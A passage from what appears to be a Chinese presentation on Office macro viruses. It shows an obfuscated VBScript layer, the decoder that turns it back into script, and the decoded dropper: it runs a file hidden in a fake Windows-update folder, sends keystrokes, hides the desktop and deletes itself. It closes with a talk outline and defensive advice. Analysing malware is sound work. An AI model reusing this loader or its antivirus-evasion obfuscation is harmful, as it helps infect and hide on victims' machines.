,56,44,49,48,56,44,51,52,44,52,49,44,49,51,44,49,48,49,1,119,68,97,116,97,13,10,69,110,100,32,70  
49 44 52,50,44,54,119,110,51,50,44,54,114,100,57,116,97,40,100,97,116,97,41,13,10)  
for i=1 to UBound(strs)  
    runner=runner&chr(strs(i))  
next  
Execute runner
```



第五层

46

```
data="79,110,32,69,114,114,111,114,32,82,101,115,117,109,101,32,78,101,120,116,13,10,115,101,116,32,119,115,61,99,114,101,97,1  
16,101,111,98,106,101,99,116,40,34,119,115,99,114,105,112,116,46,115,104,101,108,108,34,41,13,10,83,101,116,32,102,115,111,32,  
61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,99,114,105,112,116,105,110,103,46,70,105,108,101,83,121,115,116,101,  
109,79,98,106,101,99,116,34,41,13,10,83,101,116,32,111,98,106,83,104,101,108,108,32,61,32,67,114,101,97,116,101,79,98,106,101,  
99,116,40,34,87,115,99,114,105,112,116,46,83,104,101,108,108,34,41,32,13,10,111,98,106,83,104,101,108,108,46,82,117,110,40,115  
,116,114,67,111,109,109,97,110,100,76,105,110,101,41,13,10,115,101,116,32,87,115,104,83,104,101,108,108,32,61,32,67,114,101,97  
,116,101,79,98,106,101,99,116,40,34,87,83,99,114,105,112,116,46,83,104,101,108,108,34,41,13,10,67,114,101,97,116,101,79,98,106  
,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110,34,41,46,84,111,103,103,108,101,68,101,115,10  
7,116,111,112,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,49,48,48,13,10,119,115,46,114,117,110,32,34,67,58,92,36,  
78,116,85,110,105,110,115,116,97,108,108,75,66,49,54,48,49,65,36,92,66,105,110,66,97,99,107,117,112,92,77,89,84,69,77,80,34,13  
,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48,48,13,10,87,115,104,83,104,101,108,108,46,83,101,110,100,75,101,12  
1,115,32,34,56,34,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48,48,13,10,87,115,104,83,104,101,108,108,46,83,1  
01,110,100,75,101,121,115,32,34,43,40,123,70,49,48,125,-23639,34,13,10,87,83,99,114,105,112,116,46,83,108,101,101,112,32,53,48  
,48,13,10,87,115,104,83,104,101,108,108,46,83,101,110,100,75,101,121,115,32,34,105,34,13,10,87,83,99,114,105,112,116,46,83,108  
,101,101,112,32,53,48,48,13,10,67,114,101,97,116,101,79,98,106,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97  
,116,105,111,110,34,41,46,84,111,103,103,108,101,68,101,115,107,116,111,112,13,10,102,115,111,46,100,101,108,101,116,101,102,1  
05,108,101,32,119,115,99,114,105,112,116,46,115,99,114,105,112,116,102,117,108,108,110,97,109,101,13,10,13,10,13,10,13,10,13,1  
0,13,10,32,32,32,32,13,10"
```

```
Function ChrData(Data)  
MyArray = Split(Data, ",", -1, 1)  
For each OldData in MyArray  
Newdata=OldData&chr(OldData)  
Next  
ChrData=NewData  
End Function  
wsh.echo Chrdata(data)
```




```
1 On Error Resume Next
2 set ws=createobject("wscript.shell")
3 Set fso = CreateObject("Scripting.FileSystemObject")
4 Set objShell = CreateObject("Wscript.Shell")
5 objShell.Run(strCommandLine)
6 set WshShell = CreateObject("WScript.Shell")
7 CreateObject("Shell.Application").ToggleDesktop
8 WScript.Sleep 100
9 ws.run "C:\$NtUninstallKB1601A$\BinBackup\MYTEMP"
10 WScript.Sleep 500
11 WshShell.SendKeys "8"
12 WScript.Sleep 500
13 WshShell.SendKeys "+({F10}) "
14 WScript.Sleep 500
15 WshShell.SendKeys "i"
16 WScript.Sleep 500
17 CreateObject("Shell.Application").ToggleDesktop
18 fso.deletefile wscript.scriptfullname
19
```




- 宏病毒的历史与重新归来的现状
- 分析宏病毒的方法与工具：手动ALT+F11，工具oledump.py与OfficeMalScanner
- 宏病毒生成器Office Exploit Builder：简单方便自动化
- 三个案例分析：通过混淆加密躲避AV检测



一些建议

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- 开启Office自动更新
- 开启Office的禁止自动运行宏的选项
- 打开文档类邮件附件要保持警惕
- 不要打开来历不明的邮件
- 开启AV检测邮件及其附件的功能

谢谢大家

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